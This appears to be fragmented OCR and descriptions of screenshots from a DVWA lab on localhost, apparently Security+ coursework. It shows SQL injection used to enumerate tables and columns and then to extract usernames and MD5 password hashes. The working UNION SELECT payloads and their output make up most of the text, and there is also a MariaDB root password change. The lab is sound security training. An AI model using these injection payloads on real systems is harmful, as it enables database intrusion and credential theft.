The screenshot shows a Microsoft Edge browser window displaying the DVWA (Damn Vulnerable Web Application) SQL Injection page. The URL in the address bar is `localhost/dvwa/vulnerabilities/sqli/?id='+UNION+SELECT+TABLE_NAME%2C`. The main content area shows the DVWA logo and the title "Vulnerability: SQL Injection". On the left, a sidebar menu lists various attack types, with "SQL Injection" currently selected and highlighted in green. The main form has a "User ID:" input field containing the value "1' UNION SELECT TABLE_NAME, NULL FROM information_schema.tables where TABLE_SCHEMA='dvwa'#". Below this, the page displays two sets of results from the injected query:

```
ID: ' UNION SELECT TABLE_NAME, NULL FROM information_schema.tables where TABLE_SCHEMA='dvwa'#  
First name: guestbook  
Surname:  
  
ID: ' UNION SELECT TABLE_NAME, NULL FROM information_schema.tables where TABLE_SCHEMA='dvwa'#  
First name: users  
Surname:
```

Below the form, a section titled "More Information" provides links to external resources:

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com/>

The bottom of the screen shows the Windows taskbar with the search bar containing "Type here to search" and various pinned icons.

Vulnerability: SQL Injection :: DVWA

New Tab

localhost/dvwa/vulnerabilities/sqli?id='+UNION+SELECT+CONCAT(COLUMN_NAME,0x0A,DATA_TYPE),CHARACTER_MAXIMUM_LENGTH FROM information_schema.columns WHERE table_name='users' AND column_name='user_id'

Vulnerability: SQL Injection

User ID: Submit

```
ID: ' UNION SELECT CONCAT(COLUMN_NAME, 0x0A, DATA_TYPE), CHARACTER_MAXIMUM_LENGTH FROM information_schema.columns WHERE table_name='users' AND column_name='user_id'
First name: user_id
int
Surname:
```

```
ID: ' UNION SELECT CONCAT(COLUMN_NAME, 0x0A, DATA_TYPE), CHARACTER_MAXIMUM_LENGTH FROM information_schema.columns WHERE table_name='users' AND column_name='first_name'
First name: first_name
varchar
Surname: 15
```

```
ID: ' UNION SELECT CONCAT(COLUMN_NAME, 0x0A, DATA_TYPE), CHARACTER_MAXIMUM_LENGTH FROM information_schema.columns WHERE table_name='users' AND column_name='last_name'
First name: last_name
varchar
Surname: 15
```

```
ID: ' UNION SELECT CONCAT(COLUMN_NAME, 0x0A, DATA_TYPE), CHARACTER_MAXIMUM_LENGTH FROM information_schema.columns WHERE table_name='users' AND column_name='user'
First name: user
varchar
Surname: 15
```

```
ID: ' UNION SELECT CONCAT(COLUMN_NAME, 0x0A, DATA_TYPE), CHARACTER_MAXIMUM_LENGTH FROM information_schema.columns WHERE table_name='users' AND column_name='password'
First name: password
varchar
Surname: 32
```

```
ID: ' UNION SELECT CONCAT(COLUMN_NAME, 0x0A, DATA_TYPE), CHARACTER_MAXIMUM_LENGTH FROM information_schema.columns WHERE table_name='users' AND column_name='avatar'
First name: avatar
varchar
Surname: 70
```

```
ID: ' UNION SELECT CONCAT(COLUMN_NAME, 0x0A, DATA_TYPE), CHARACTER_MAXIMUM_LENGTH FROM information_schema.columns WHERE table_name='users' AND column_name='last_login'
First name: last_login
timestamp
Surname:
```

```
ID: ' UNION SELECT CONCAT(COLUMN_NAME, 0x0A, DATA_TYPE), CHARACTER_MAXIMUM_LENGTH FROM information_schema.columns WHERE table_name='users' AND column_name='failed_login'
First name: failed_login
int
Surname:
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection

Type here to search

9:40 PM 3/14/2024

The screenshot shows a Microsoft Edge browser window displaying the DVWA SQL Injection page. The URL is `localhost/dvwa/vulnerabilities/sqli/?id='+UNION+SELECT+first_name%2C+CONCAT(user,%0x0A,password)FROMusers#`. The DVWA logo is at the top. On the left, a sidebar menu lists various attack types, with "SQL Injection" highlighted in green. The main content area shows the exploit results:

```
ID: ' UNION SELECT first_name, CONCAT(user, 0x0A, password) FROM users#
First name: admin
Surname: admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT first_name, CONCAT(user, 0x0A, password) FROM users#
First name: Gordon
Surname: gordonb
e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT first_name, CONCAT(user, 0x0A, password) FROM users#
First name: Hack
Surname: 1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT first_name, CONCAT(user, 0x0A, password) FROM users#
First name: Pablo
Surname: pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT first_name, CONCAT(user, 0x0A, password) FROM users#
First name: Bob
Surname: smithy
5f4dcc3b5aa765d61d8327deb882cf99
```

Below the exploit results, there is a "More Information" section with links:

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com/>

The Windows taskbar at the bottom shows the search bar, pinned icons for File Explorer, Mail, and Firefox, and system status information.

10,

Vulnerability: SQL Injection :: D:\X New Tab

E:\wamp64\bin\mariadb\mariadb11.2\bin\mysql.exe

```
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 3
Server version: 11.2.2-MariaDB mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> set password for root@localhost = password('CompTIA_Security+')
-> ;
Query OK, 0 rows affected (0.011 sec)

MariaDB [(none)]>
```

JavaScript

Authorisation Bypass

Open HTTP Redirect

DVWA Security

PHP Info

About

Logout

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com/>

Username: admin
Security Level: low
Locale: en
SQLi DB: mysql

View Source | View Help

Damn Vulnerable Web Application (DVWA)

Type here to search

21°C 10:44 PM 3/14/2024

Vulnerability: SQL Injection :: DvWA

New Tab

localhost/dvwa/vulnerabilities/sqli/?id='+UNION+SELECT+first_name%2C+CONCAT(first_name, last_name), user_id FROM users

Vulnerability: SQL Injection

E:\wamp64\bin\mariadb\mariadb11.2.2\bin\mysql.exe

```
Enter password: *****
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 5
Server version: 11.2.2-MariaDB mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

PHP Info

About

Logout

- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com/>

Username: admin
Security Level: low
Locale: en
SQLi DB: mysql

View Source | View Help

DvWA - Vulnerable Web Application (DvWA)

Type here to search

21°C 10:44 PM 3/14/2024